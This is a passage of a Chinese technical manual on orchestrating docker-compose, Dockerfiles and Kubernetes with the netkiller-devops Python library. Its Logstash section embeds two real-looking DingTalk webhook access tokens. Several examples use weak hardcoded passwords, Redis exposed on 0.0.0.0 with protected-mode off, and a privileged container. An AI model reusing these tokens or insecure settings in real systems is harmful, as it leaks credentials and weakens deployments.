  hostname: www1.netkiller.cn
  image: nginx:latest
  ports:
  - 81:80
  restart: always

nginx-2:
  container_name: nginx-2
  hostname: www2.netkiller.cn
  image: nginx:latest
  ports:
  - 82:80
  restart: always

nginx-3:
  container_name: nginx-3
  hostname: www3.netkiller.cn
  image: nginx:latest
  ports:
  - 83:80
  restart: always

nginx-4:
  container_name: nginx-4
  hostname: www4.netkiller.cn
  image: nginx:latest
  ports:
  - 84:80
  restart: always

nginx-5:
  container_name: nginx-5
```

```
  hostname: www5.netkiller.cn
  image: nginx:latest
  ports:
  - 85:80
  restart: always

nginx-6:
  container_name: nginx-6
  hostname: www6.netkiller.cn
  image: nginx:latest
  ports:
  - 86:80
  restart: always

nginx-7:
  container_name: nginx-7
  hostname: www7.netkiller.cn
  image: nginx:latest
  ports:
  - 87:80
  restart: always

nginx-8:
  container_name: nginx-8
  hostname: www8.netkiller.cn
  image: nginx:latest
  ports:
  - 88:80
  restart: always

nginx-9:
  container_name: nginx-9
  hostname: www9.netkiller.cn
  image: nginx:latest
  ports:
  - 89:80
  restart: always
```

2.3. 创建 Composes

Services 对象创建服务，让服务工作还需要 Composes 对象。

```
from netkiller.docker import *

service =  Services('nginx')
service.image('nginx:latest')
service.container_name('nginx')
service.restart('always')
service.hostname('www.netkiller.cn')
service.extra_hosts(['db.netkiller.cn:127.0.0.1','cache.netki
ller.cn:127.0.0.1','api.netkiller.cn:127.0.0.1'])
service.environment(['TZ=Asia/Shanghai'])
service.ports(['80:80','443:443'])
service.volumes(['/tmp:/tmp'])

compose = Composes('development')
compose.version('3.9')
compose.services(service)
# print (compose.debug())
print(compose.dump())
compose.save()
# compose.save('/tmp/docker-compose.yaml')
```

运行结果

```
services:
  nginx:
    container_name: nginx
    environment:
    - TZ=Asia/Shanghai
    extra_hosts:
    - db.netkiller.cn:127.0.0.1
    - cache.netkiller.cn:127.0.0.1
    - api.netkiller.cn:127.0.0.1
    hostname: www.netkiller.cn
    image: nginx:latest
    ports:
    - 80:80
    - 443:443
```

```
    restart: always
    volumes:
    - /tmp:/tmp
version: '3.9'
```

这已经是一个完善的 docker-compose 脚本了。使用 save 可以保存为 yaml 文件，这是使用 docker-compose -f development.yaml up 就可以启动容器了。

Composes 对象同时也携带了完善的 docker-compose 命令和参数，用于自我管理容器。

compose.up() 创建容器

```
compose = Composes('development')
compose.version('3.9')
compose.services(service)
compose.up()
```

compose.start() 启动已存在的容器

```
compose = Composes('development')
compose.version('3.9')
compose.services(service)
compose.start()
```

compose.stop() 停止已存在的容器

```
compose = Composes('development')
compose.version('3.9')
```

```
compose.services(service)
compose.stop()
```

compose.restart() 重启已存在的容器

```
compose = Composes('development')
compose.version('3.9')
compose.services(service)
compose.restart()
```

compose.rm() 销毁已存在的容器

```
compose = Composes('development')
compose.version('3.9')
compose.services(service)
compose.rm()
```

compose.logs() 查看容器日志

```
compose = Composes('development')
compose.version('3.9')
compose.services(service)
compose.logs()
```

compose.ps() 查看容器运行状态

```
compose = Composes('development')
```

```
compose.version('3.9')
compose.services(service)
compose.ps()
```

2.4. 容器管理

Docker 对象是让我们摆脱 docker-compose 这个命令，它将接管 docker-compose 这个命令，进行自我管理。

```
#!/usr/bin/python3
#-*- coding: utf-8 -*-
###############################################
# Home  : http://netkiller.github.io
# Author: Neo <netkiller@msn.com>
# Upgrade: 2021-09-05
###############################################
try:
        import os,  sys
        module =
os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
        sys.path.insert(0,module)
        from netkiller.docker import *
except ImportError as err:
        print("%s" %(err))

nginx =  Services('nginx')
nginx.image('nginx:latest')
nginx.container_name('nginx')
nginx.restart('always')
nginx.hostname('www.netkiller.cn')
nginx.environment(['TA=Asia/Shanghai'])
nginx.ports(['80:80'])

compose = Composes('development')
compose.version('3.9')
compose.services(nginx)
compose.workdir('/tmp/compose')

if __name__ == '__main__':
```

```
        try:
                docker = Docker()
                docker.environment(compose)
                docker.main()
        except KeyboardInterrupt:
                print ("Crtl+C Pressed. Shutting down.")
```

运行结果

```
neo@MacBook-Pro-Neo ~ % python3 docker.py
Usage: docker.py [options]
up|rm|start|stop|restart|logs|top|images|exec <service>

Options:
  -h, --help          show this help message and exit
  --debug             debug mode
  -d, --daemon        run as daemon
  --logfile=LOGFILE   logs file.
  -l, --list          following logging
  -f, --follow        following logging
  -c, --compose       show docker compose
  -e, --export        export docker compose

Homepage: http://www.netkiller.cn       Author: Neo
<netkiller@msn.com>
```

Docker 对象提供了与 docker-compose 对等的参数，用法也基本相通。例如

```
python3 docker.py up = docker-compose up
python3 docker.py up -d nginx = docker-compose up -d nginx
python3 docker.py restart nginx = docker-compose restart nginx

python3 docker.py ps = docker-compose ps
python3 docker.py logs nginx = docker-compose logs nginx
```

使用 -c 可以查看 compose yaml 脚本，使用 -e 可以导出 docker compose yaml

2.5. 演示例子

Redis 主从配置

例 115.1. Redis Master/Slave

```
from netkiller.docker import *

image = 'redis:latest'
requirepass='11223344'

compose = Composes('redis-master-slave')
compose.version('3.9')

master =  Services('master')
master.image(image)
master.container_name('master')
master.restart('always')
master.environment(['TZ=Asia/Shanghai'])
master.ports('6379:6379')
master.volumes(['/tmp/master:/data'])
master.sysctls(['net.core.somaxconn=1024'])
master.command([
        '--requirepass '+requirepass,
        '--appendonly yes'])
# master.debug()
# print(master.dump())
compose.services(master)


for i in range(5) :
    slave =  Services('slave-'+str(i))
    slave.image(image).container_name('slave-
'+str(i)).restart('always')
```

```
slave.ports(['638{port}:6379'.format(port=i)]).environment(['TZ
=Asia/Shanghai'])
    slave.volumes(['/tmp/slave{n}:/data'.format(n=i)])
    slave.sysctls(['net.core.somaxconn=1024']).command([
        '--slaveof master 6379',
        '--masterauth '+requirepass,
        '--requirepass ' + requirepass,
        '--appendonly yes'
    ])

    # print(cluster.dump())
    compose.services(slave)

# print (compose.debug())
print(compose.dump())
# compose.save()
compose.up()
```

2.6. 使用 Python 编排 Dockerfile

```
from netkiller.docker import *

# 实例化 Dockerfile() 对象
nginx = Dockerfile()

# 基于什么镜像
nginx.image('nginx:latest')

# 配置挂载卷
nginx.volume(['/etc/nginx','/var/log/nginx','/opt'])

# 运行脚本
nginx.run('apt update -y && apt install -y procps')

# 暴漏端口
nginx.expose(['80','443'])

# 设置工作目录
```

```
nginx.workdir('/opt')

# 打印 Dockerfile
nginx.show()
```

运行结果

```
FROM nginx:latest
VOLUME ["/etc/nginx","/var/log/nginx","/opt"]
RUN apt update -y && apt install -y procps
EXPOSE 80 443
WORKDIR /opt
```

另一种写法

```
from netkiller.docker import *

nginx = Dockerfile()
nginx.image('nginx:latest').volume(['/etc/nginx','/var/log/ng
inx']).run('apt update -y && apt install -y
procps').expose(['80','443']).workdir('/opt')
nginx.render()
nginx.save('/tmp/Dockerfile')
```

构建 Docker 镜像

```
from netkiller.docker import *

# 编排 Docker 镜像
dockerfile = Dockerfile()
```

```
dockerfile.image('openjdk:8').volume(['/srv']).run(
    'apt update -y && apt install -y procps net-tools
iputils-ping iproute2 telnet'
).expose(['80', '443']).workdir('/srv')

# 通过 Service 设置镜像名称是 netkiller:openjdk8
image = Services('image')
image.build(dockerfile)
image.image('netkiller:openjdk8')

# 构建镜像
demo = Composes('demo')
demo.version('3.9')
demo.services(image)
demo.build()
```

完整演示

```
#!/usr/bin/python3
#-*- coding: utf-8 -*-
##############################################
# Home  : http://netkiller.github.io
# Author: Neo <netkiller@msn.com>
# Upgrade: 2021-11-17
##############################################
try:
        import os,  sys
        module =
os.path.dirname(os.path.dirname(os.path.dirname(os.path.abspath
(__file__))))
        print(module)
        sys.path.insert(0,module)
        from netkiller.docker import *
except ImportError as err:
        print("%s" %(err))

dockerfile = Dockerfile()
#
dockerfile.label({'org.opencontainers.image.authors':'netkiller
'})
```

```
dockerfile.image('openjdk:8-alpine')
# dockerfile.image('openjdk:8')
dockerfile.env({'ROCKETMQ_VERSION':'4.9.2','ROCKETMQ_HOME':'/sr
v/rocketmq', 'PATH':'${ROCKETMQ_HOME}/bin:$PATH'}) #
'JAVA_OPT':'"${JAVA_OPT} -server -Xms512m -Xmx2048m -Xmn128m"'
dockerfile.arg({'user':'rocketmq', 'group':'nogroup'})
dockerfile.run('wget
https://dlcdn.apache.org/rocketmq/4.9.2/rocketmq-all-4.9.2-bin-
release.zip && unzip rocketmq-all-4.9.2-bin-release.zip')
dockerfile.run('mv rocketmq-4.9.2 /srv/rocketmq-4.9.2 && rm -rf
rocketmq-all-4.9.2-bin-release.zip')
dockerfile.run('ln -s /srv/rocketmq-${ROCKETMQ_VERSION}
/srv/rocketmq')
dockerfile.run('adduser -S -D ${user}')
dockerfile.run(['chown ${user}:${group} -R
/srv/rocketmq-${ROCKETMQ_VERSION}'])
dockerfile.expose(['9876'])
dockerfile.expose(['10909','10911','10912'])
dockerfile.copy('docker-entrypoint.sh','/srv/docker-
entrypoint.sh')
dockerfile.run('chmod a+x /srv/docker-entrypoint.sh')
dockerfile.entrypoint('["/srv/docker-entrypoint.sh"]')
dockerfile.workdir('${ROCKETMQ_HOME}')
# dockerfile.render()
# dockerfile.save('/tmp/Dockerfile')

rocketmq = Services('rocketmq')
rocketmq.build(dockerfile).image('registry.netkiller.cn/rocketm
q/rocketmq:4.9.2').container_name('rocketmq')
# rocketmq.entrypoint('/srv/rocketmq/bin/mqnamesrv')
#
rocketmq.ports('9876:9876').command('/srv/rocketmq/bin/mqnamesr
v')

dockerfile = Dockerfile()
dockerfile.image('registry.netkiller.cn/rocketmq/rocketmq:4.9.2
')
dockerfile.run('ln -s /srv/rocketmq-${ROCKETMQ_VERSION}
/srv/mqnamesrv')
dockerfile.cmd('/srv/mqnamesrv/bin/mqnamesrv')
dockerfile.workdir('/srv/mqnamesrv')
dockerfile.user('rocketmq:nogroup')
dockerfile.volume([
        '/home/rocketmq/logs/rocketmqlogs'
])
```

```
mqnamesrv = Services('mqnamesrv')
mqnamesrv.build(dockerfile).image('registry.netkiller.cn/rocket
mq/mqnamesrv:4.9.2').container_name('mqnamesrv').ports('9876:98
76')
mqnamesrv.command('mqnamesrv')

dockerfile = Dockerfile()
dockerfile.image('registry.netkiller.cn/rocketmq/rocketmq:4.9.2
')
dockerfile.run('ln -s /srv/rocketmq-${ROCKETMQ_VERSION}
/srv/mqbroker')
dockerfile.cmd('/srv/rocketmq/bin/mqbroker')
dockerfile.workdir('/srv/mqbroker')
dockerfile.user('rocketmq:nogroup')
dockerfile.volume([
        '/home/rocketmq/logs/rocketmqlogs'
])

mqbroker = Services('mqbroker')
mqbroker.build(dockerfile).image('registry.netkiller.cn/rocketm
q/mqbroker:4.9.2').container_name('mqbroker').ports(['10909:109
09','10911:10911','10912:10912'])
mqbroker.command('mqbroker -n mqnamesrv:9876 -c
/srv/rocketmq/conf/broker.conf')
mqbroker.volumes(['/tmp/logs:/home/rocketmq/logs/rocketmqlogs']
)

composes = Composes('test')
composes.version('3.9')
composes.services(rocketmq)
composes.services(mqnamesrv)
composes.services(mqbroker)


# cat >> /srv/docker-entrypoint.sh <<'EOF'
# EOF

entrypoint='''#!/bin/sh
if [ "$1" = 'mqnamesrv' ]; then
        exec /srv/rocketmq/bin/mqnamesrv
fi
exec "$@"
'''
```

```
if __name__ == '__main__':
        try:
                docker =
Docker({'DOCKER_HOST':'ssh://root@192.168.30.11','NAMESRV_ADDR'
:'localhost:9876'})
                docker.createfile('rocketmq/rocketmq/docker-
entrypoint.sh',entrypoint)
                docker.environment(composes)
                docker.main()
        except KeyboardInterrupt:
                print ("Crtl+C Pressed. Shutting down.")
```

运行

```
python3 demo.py -e test -b rocketmq
```

2.7.

```
#!/usr/bin/python3
#-*- coding: utf-8 -*-
###############################################
# Home  : http://netkiller.github.io
# Author: Neo <netkiller@msn.com>
# Upgrade: 2022-08-19
###############################################
try:
        import os, sys
        from netkiller.docker import *
except ImportError as err:
        print("%s" %(err))

#extra_hosts = [
#    'mongo.netkiller.cn:172.17.195.17',
'eos.netkiller.cn:172.17.15.17',
#    'cfca.netkiller.cn:172.17.15.17'
```

```
#]

# 解决时区问题，只能制作新镜像，并且在镜像中增加 tzdata
dockerfile = Dockerfile()
dockerfile.image('openresty/openresty:alpine').run(
    'apk add -U tzdata',
    'cp /usr/share/zoneinfo/Asia/Shanghai /etc/localtime'
)
openresty = Services('openresty')
openresty.build(dockerfile)
openresty.image('openresty:alpine')
openresty.container_name('openresty')
openresty.restart('always')
openresty.hostname('www.netkiller.cn')
#openresty.extra_hosts(extra_hosts)
#
service.extra_hosts(['db.netkiller.cn:127.0.0.1','cache.netki
ller.cn:127.0.0.1','api.netkiller.cn:127.0.0.1'])
openresty.environment(['TZ=Asia/Shanghai'])
openresty.ports(['80:80','443:443'])
#openresty.depends_on('test')
openresty.working_dir('/usr/local/openresty')
openresty.volumes(
        [
        '/var/log/openresty:/usr/local/openresty/nginx/logs',
        ]
)

development = Composes('development')
development.workdir('/var/tmp/development')
development.version('3.9')
development.services(openresty)


if __name__ == '__main__':
    try:
        docker = Docker(
        #        {'DOCKER_HOST': 'ssh://root@192.168.30.11'}
        )
        #docker.sysctl({'neo': '1'})
        docker.environment(development)
        docker.main()
    except KeyboardInterrupt:
        print("Crtl+C Pressed. Shutting down.")
```

2.8. logstash

```
[root@netkiller log]# cat /srv/logstash/bin/logstash
#!/usr/bin/python3
# -*- coding: utf-8 -*-
################################################
# Home  : http://netkiller.github.io
# Author: Neo <netkiller@msn.com>
# Upgrade: 2023-01-11
################################################
import os
import sys
try:
        module =
os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
        sys.path.insert(0, module)
        from netkiller.docker import *
except ImportError as err:
        print("%s" % (err))

project = 'logstash'

# extra_hosts = [
#    'mongo.netkiller.cn:172.17.195.17',
'eos.netkiller.cn:172.17.15.17',
#    'cfca.netkiller.cn:172.17.15.17'
# ]

dockerfile = Dockerfile()
dockerfile.image('docker.elastic.co/logstash/logstash:8.6.0').r
un(
        ['apk add -U tzdata', 'rm -f
/usr/share/logstash/pipeline/logstash.conf']
).copy('pipeline/',
'/usr/share/logstash/pipeline/').copy('config/',
'/usr/share/logstash/config/').workdir('/usr/share/logstash')

logstash = Services(project)
```

```
# openresty.image('openresty/openresty:alpine')
# openresty.build(dockerfile)
logstash.image('docker.elastic.co/logstash/logstash:8.6.0')
logstash.container_name(project)
logstash.restart('always')
# logstash.hostname('www.netkiller.cn')
# openrelogstashsty.extra_hosts(extra_hosts)
logstash.extra_hosts(['elasticsearch:127.0.0.1'])
logstash.environment(['TZ=Asia/Shanghai','XPACK_MONITORING_ENAB
LED=false','LOG_LEVEL=info'])
logstash.ports(['12201:12201/udp', '12201:12201/tcp'])
#logstash.ports(['12201:12201','4567:4567'])
# openresty.depends_on('test')
logstash.working_dir('/usr/share/logstash')
logstash.user('root')
logstash.volumes(
        [

'/srv/logstash/pipeline/:/usr/share/logstash/pipeline/',

#'/srv/logstash/config/logstash.yml:/usr/share/logstash/config/
logstash.yml:rw',

'/srv/logstash/logs/:/usr/share/logstash/logs/',
                '/opt/log/:/opt/log/',
                '/proc:/proc','/sys:/sys'
        ]
).privileged()

development = Composes('development')
development.workdir('/var/tmp/development')
development.version('3.9')
development.services(logstash)

if __name__ == '__main__':
        try:
                docker = Docker(
                        # {'DOCKER_HOST':
'ssh://root@192.168.30.11'}
                )
                # docker.sysctl({'neo': '1'})
                docker.environment(development)
                docker.main()
        except KeyboardInterrupt:
                print("Crtl+C Pressed. Shutting down.")
```

pipeline

```
[root@netkiller log]# cat /srv/logstash/pipeline/config.conf
input {
        tcp {
                port => 4567
                codec => json_lines
        }
        gelf {
                port => 12201
                use_udp => true
                use_tcp => true
        }
}

filter {
        ruby {
                code => "event.set('datetime',
event.get('@timestamp').time.localtime.strftime('%Y-%m-%d
%H:%M:%S'))"
        }
}

output {
        if [marker] {
                file {
                        path => "/opt/log/%{environment}/%
{service}/%{marker}.%{+yyyy}-%{+MM}-%{+dd}.log"
                        codec => line { format => "[%
{datetime}] %{level} %{message}"}
                }
        } else {
                file {
                        path => "/opt/log/%{environment}/%
{service}/spring.%{+yyyy}-%{+MM}-%{+dd}.log"
                        codec => line { format => "[%
{datetime}] [%{host}:%{source_host}] [%{level}] (%{class}.%
{method}:%{line}) - %{message}"}
```

```
                }
        }
        file {
                path => "/opt/log/%{environment}/%
{service}/spring.%{+yyyy}-%{+MM}-%{+dd}.json.gz"
                codec => json_lines
                gzip => true
        }

        if "ERROR" in [level] {
                http {
                        url =>
"https://oapi.dingtalk.com/robot/send?
access_token=f9257740a95b0b052e69c699400ea0ec06ae40fa5db316613f
084b0162de90f8"
                        http_method => "post"
                        content_type => "application/json;
charset=utf-8"
                        format => "message"
                        message => '{"msgtype":"text","text":
{"content":"Logger: %{host}[%{source_host}] - %{message}"}}'
                }
        }
        if "WARN" in [level] {
                http {
                        url =>
"https://oapi.dingtalk.com/robot/send?
access_token=d6602c6fbe68d31f791968a12201a6980f36b47250f39a57a1
17582afca7678b"
                        http_method => "post"
                        content_type => "application/json;
charset=utf-8"
                        format => "message"
                        message => '{"msgtype":"text","text":
{"content":"Logger: %{host}[%{source_host}] - %{message}"}}'
                }
        }
}
```

3. 使用 Python 优雅地编排 Kubernetes

3.1. 快速演示编排Nginx

你还用 yaml编排 kubernetes 吗？你是否意识到YAML的局限性，例如你无法定义变量，不能循环重复内容，不能跟高级语言互动，于是你转向了 HELM， helm 提供模版技术，可以在模版中实现包含引用，定义变量，循环等等操作，但也仅此而已。 YAML 和 HELM 方案更多是给运维人员准备的，对开发并不友好，那么有没有更好的解决方案呢?

我用 python 写的一个工具吧 netkiller-devops，安装方法

```
pip install netkiller-devops
```

下面编排一个 nginx 给大家演示一下。运行环境使用 macOS + k3d

提示

k3s 是由 Rancher Labs 推出的一款轻量级 Kubernetes 发行版，满足在边缘计算环境中运行在 x86、ARM64 处理器上的小型、易于管理的 Kubernetes 集群日益增长的需求。

k3s 除了在边缘计算领域的应用外，在研发侧的表现也十分出色。我们可以快速在本地拉起一个轻量级的 k8s 集群，而 k3d 则是 k3s 社区创建的一个小工具，可以在一个 docker 进程中运行整个 k3s 集群，相比直接使用 k3s 运行在本地，更好管理和部署。

安装 k3d

```
brew install k3d
```

启动集群

```
k3d cluster create mycluster --api-port 6443 --servers 1 --
agents 1 --port '80:80@loadbalancer' --port
'443:443@loadbalancer'
```

现在创建一个 python 文件 例如 nginx.py 把下面内容复制进去

```
import os, sys

module = os.path.dirname(

os.path.dirname(os.path.dirname(os.path.abspath(__file__))))
print(module)
sys.path.insert(0, module)
from netkiller.kubernetes import *

namespace = Namespace()
namespace.metadata.name('development')
namespace.metadata.namespace('development')
# namespace.debug()

service = Service()
service.metadata().name('nginx')
service.metadata().namespace('development')
service.spec().selector({'app': 'nginx'})
service.spec().type('NodePort')
service.spec().ports([{
    'name': 'http',
    'protocol': 'TCP',
    'port': 80,
    'targetPort': 80
}])
```

```
deployment = Deployment()
deployment.apiVersion('apiVersion: apps/v1')
deployment.metadata().name('nginx').labels({'app':
'nginx'}).namespace('development')
deployment.spec().replicas(2)
deployment.spec().selector({'matchLabels': {'app': 'nginx'}})
deployment.spec().template().metadata().labels({'app':
'nginx'})
deployment.spec().template().spec().containers().name('nginx'
).image(
    'nginx:latest').ports([{
        'containerPort': 80
    }])
# deployment.debug()

ingress = Ingress()
ingress.apiVersion('networking.k8s.io/v1')
ingress.metadata().name('nginx')
ingress.metadata().namespace('development')
ingress.metadata().annotations({'ingress.kubernetes.io/ssl-
redirect': "false"})
ingress.spec().rules([{
    # 'host': 'www.netkiller.cn',
    'http': {
        'paths': [{
            'path': '/',
            'pathType': 'Prefix',
            'backend': {
                'service': {
                    'name': 'nginx',
                    'port': {
                        'number': 80
                    }
                }
            }
        }]
    }
}])

# ingress.debug()

compose = Compose('development')
compose.add(namespace)
compose.add(service)
compose.add(deployment)
```

```
compose.add(ingress)
# compose.debug()
# compose.yaml()
# compose.save('/tmp/test.yaml')

kubernetes = Kubernetes()
kubernetes.compose(compose)
# kubernetes.debug()
# print(kubernetes.dump())
kubernetes.main()
```

查看帮助信息 /usr/bin/python3 nginx.py -h

```
→  devops git:(master) ✗ /usr/bin/python3 nginx.py -h
Usage: nginx.py [options] <command>

Options:
  -h, --help            show this help message and exit
  -e development|testing|production, --
environment=development|testing|production
                        environment
  -l, --list            print service of environment

  Cluster Management Commands:
    -g, --get           Display one or many resources
    -c, --create        Create a resource from a file or from
stdin
    -d, --delete        Delete resources by filenames, stdin,
resources and
                        names, or by resources and label
selector
    -r, --replace       Replace a resource by filename or stdin

  Namespace:
    -n, --namespace     Display namespace
    -s, --service       Display service

  Others:
    --logfile=LOGFILE   logs file.
    -y, --yaml          show yaml compose
```

```
    --export            export docker compose
    --debug             debug mode
    -v, --version       print version information
```

现在开始部署 nginx 使用参数 -c，命令 /usr/bin/python3 nginx.py -c

```
→  devops git:(master) ✗ /usr/bin/python3 nginx.py -c
namespace/development created
service/nginx created
deployment.apps/nginx created
ingress.networking.k8s.io/nginx created
```

查看部署状态

```
→  devops git:(master) ✗ kubectl get namespace
NAME              STATUS   AGE
default           Active   3h15m
kube-system       Active   3h15m
kube-public       Active   3h15m
kube-node-lease   Active   3h15m
development       Active   21m

→  devops git:(master) ✗ kubectl get service -n development
NAME    TYPE       CLUSTER-IP    EXTERNAL-IP   PORT(S)
AGE
nginx   NodePort   10.43.19.13   <none>        80:31258/TCP
21m

→  devops git:(master) ✗ kubectl get deployment -n development
NAME    READY   UP-TO-DATE   AVAILABLE   AGE
nginx   2/2     2            2           21m

→  devops git:(master) ✗ kubectl get ingress -n development
NAME    CLASS    HOSTS   ADDRESS                 PORTS   AGE
nginx   <none>   *       172.23.0.2,172.23.0.3   80      21m
```

检验 nginx 启动情况

```
→  devops git:(master) ✗ curl http://localhost
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully
installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

3.2. 创建命名空间

```
import os, sys
from netkiller.kubernetes import *

print("=" * 40, "Namespace", "=" * 40)
```

```
namespaces = []
environment = ['development','testing','production']
for name in environment :
    namespace = Namespace(name)
    namespace.metadata().name(name)
    namespace.metadata().namespace(name)
    # namespace.debug()
    namespaces.append(namespace)

compose = Compose('development')
for ns in namespaces :
    compose.add(ns)

# compose.debug()
# compose.save('/tmp/test.yaml')
# compose.delete()
compose.create()
```

3.3. ConfigMap/Secret 编排演示

ConfigMap 实例

```
from netkiller.kubernetes import *

config = ConfigMap()
config.apiVersion('v1')
config.metadata().name('test').namespace('test')
config.data({'host':'localhost','port':3306,'user':'root','pa
ss':'123456'})
config.data({'redis.conf':pss(
    'pidfile /var/lib/redis/redis.pid\n'
    'dir /var/lib/redis\n'
    'port 6379\n'
    'bind 0.0.0.0\n'
    'appendonly yes\n'
    'protected-mode no\n'
    'requirepass 123456\n'
    )
    })
```

```
config.data({'dbhost':'localhost','dbport':3306,'dbuser':'roo
t','dbpass':'123456'}).data({'mysql.cnf':pss('''\
mysql.db = devops
mysql.host = 127.0.0.1
mysql.user = root
mysql.pwd  = root123
mysql.port = 3306
''')})
config.json()
config.debug()
```

输出结果

```
metadata:
  name: test
  namespace: test
data:
  host: localhost
  port: 3306
  user: root
  pass: '123456'
  redis.conf: |
    pidfile /var/lib/redis/redis.pid
    dir /var/lib/redis
    port 6379
    bind 0.0.0.0
    appendonly yes
    protected-mode no
    requirepass 123456
  dbhost: localhost
  dbport: 3306
  dbuser: root
  dbpass: '123456'
  mysql.cnf: |
    mysql.db = devops
    mysql.host = 127.0.0.1
    mysql.user = root
    mysql.pwd  = root123
    mysql.port = 3306
apiVersion: v1
```

```
kind: ConfigMap
```

Secret 实例

```
secret = Secret()
secret.metadata().name('tls').namespace('development')
secret.data({'tls.crt':' ','tls.key':' '})
secret.type('kubernetes.io/tls')
secret.debug()
```

Secret 运行结果

```
metadata:
  name: tls
  namespace: development
data:
  tls.crt: ' '
  tls.key: ' '
type: kubernetes.io/tls
apiVersion: v1
kind: Secret
```

从文件创建 ConfigMap

```
from netkiller.kubernetes import *

print("=" * 40, "ConfigMap", "=" * 40)
config = ConfigMap()
config.apiVersion('v1')
config.metadata().name('test').namespace('default')
```

```
config.from_file('redis.conf',
'/etc/redis/redis.conf').from_file('nginx.conf','/etc/nginx/n
ginx.conf')
```

从环境变量文件创建 ConfigMap

```
config = ConfigMap('test')
config.apiVersion('v1')
config.metadata().name('test').namespace('test')
config.from_env_file('config.env')
config.debug()
```

```
neo@Netkiller-iMac ~/w/d/d/k8s (master) [1]> cat config.env
key=value
dev.logfile=/tmp/logfile.log
dev.tmpdir=/tmp
```

运行结果

```
neo@Netkiller-iMac ~/w/d/d/k8s (master)> python3
/Users/neo/workspace/devops/demo/k8s/demo.py
metadata:
  name: test
  namespace: test
data:
  key: value
  dev.logfile: /tmp/logfile.log
  dev.tmpdir: /tmp
apiVersion: v1
```

```
kind: ConfigMap
```

3.4. Pod 挂载 ConfigMap 编排演示

```
from netkiller.kubernetes import *

print("=" * 40, "ConfigMap", "=" * 40)
config = ConfigMap()
config.apiVersion('v1')
config.metadata().name('test').namespace('default')
config.data({'redis.conf':pss(
    'pidfile /var/lib/redis/redis.pid\n'
    'dir /var/lib/redis\n'
    'port 6379\n'
    'bind 0.0.0.0\n'
    'appendonly yes\n'
    'protected-mode no\n'
    'requirepass 123456\n'
    )
    })
config.debug()

print("=" * 40, "Pod", "=" * 40)

pod = Pod()
pod.metadata().name('busybox')
pod.spec().containers().name('test').image('busybox').command
([ "/bin/sh","-c","cat /tmp/config/redis.conf"
]).volumeMounts([{'name':'config-
volume','mountPath':'/tmp/config/redis.conf','subPath':'redis
.conf'}])
pod.spec().volumes().name('config-
volume').configMap({'name':'test'}) # , 'items':
[{'key':'redis.conf','path':'keys'}]
pod.debug()

print("=" * 40, "Compose", "=" * 40)
compose = Compose('development')
# compose.add(namespace)
```

```
compose.add(config)
compose.add(pod)

compose.delete()
compose.create()

print("=" * 40, "Busybox", "=" * 40)
os.system("sleep 10 && kubectl logs busybox")
```

生成 yaml 内容

```
metadata:
  name: test
  namespace: default
data:
  redis.conf: |
    pidfile /var/lib/redis/redis.pid
    dir /var/lib/redis
    port 6379
    bind 0.0.0.0
    appendonly yes
    protected-mode no
    requirepass 123456
apiVersion: v1
kind: ConfigMap
---
metadata:
  name: busybox
spec:
  containers:
    - name: test
      image: busybox
      command:
        - /bin/sh
        - -c
        - cat /tmp/config/redis.conf
      volumeMounts:
        - name: config-volume
          mountPath: /tmp/config/redis.conf
```

```
          subPath: redis.conf
  volumes:
    - name: config-volume
      configMap:
        name: test
apiVersion: v1
kind: Pod
```

运行结果

```
configmap "test" deleted
pod "busybox" deleted
configmap/test created
pod/busybox created
======================================== Busybox
========================================
pidfile /var/lib/redis/redis.pid
dir /var/lib/redis
port 6379
bind 0.0.0.0
appendonly yes
protected-mode no
requirepass 123456
```

3.5. Pod 挂载 ConfigMap 设置环境变量

```
import os,sys
sys.path.insert(0, '/Users/neo/workspace/devops')
from netkiller.kubernetes import *

print("=" * 40, "ConfigMap", "=" * 40)
config = ConfigMap()
config.apiVersion('v1')
config.metadata().name('test').namespace('default')
```

```
config.data({'host':'localhost','port':'3306','user':'root','
pass':'123456'})
config.from_file('nginx.conf',
'/etc/nginx/nginx.conf').from_env_file('redis.conf','redis.en
v')

pod = Pod()
pod.metadata().name('busybox')
pod.spec().containers().name('test').image('busybox').command
([ "/bin/sh","-c","env" ]).env([{'name':'DBHOST','valueFrom':
{'configMapKeyRef':{'name':'test','key':'host'}}}])

compose = Compose('development')
compose.add(config)
compose.add(pod)
compose.delete()
compose.create()

print("=" * 40, "Busybox", "=" * 40)
os.system("sleep 10 && kubectl logs busybox")
```

输出结果

```
configmap "test" deleted
pod "busybox" deleted
configmap/test created
pod/busybox created
======================================== Busybox
========================================
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_SERVICE_PORT=443
HOSTNAME=busybox
SHLVL=1
HOME=/root
DBHOST=localhost
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/b
in
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
```

```
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
KUBERNETES_SERVICE_HOST=10.43.0.1
PWD=/
```

DBHOST=localhost

3.6. Ingress 挂载 SSL 证书

准备 SSL 证书，如果你没有，可以使用下面命令创建

```
制作私钥证书
openssl genrsa -out ingress.key 2048

制作公钥证书
openssl req -new -x509 -days 3650 -key ingress.key -out
ingress.crt

mkdir -p cert/private
cp ingress.crt cert/netkiller.cn.crt
cp ingress.key cert/private/netkiller.cn.key
```

编排脚本

```
import sys
sys.path.insert(0, '/Users/neo/workspace/devops')
from netkiller.kubernetes import *

namespace = 'default'

# namespace = Namespace()
# namespace.metadata().name(namespace)
# namespace.metadata().namespace(namespace)
# namespace.debug()
```

```
secret = Secret('ingress-secret')
secret.metadata().name('tls').namespace(namespace)
# secret.data({'tls.crt':' ','tls.key':' '})
secret.cert('cert/netkiller.cn.crt')
secret.key('cert/private/netkiller.cn.key')
secret.type('kubernetes.io/tls')
# secret.save()
# secret.debug()
# exit()

service = Service()
service.metadata().name('nginx')
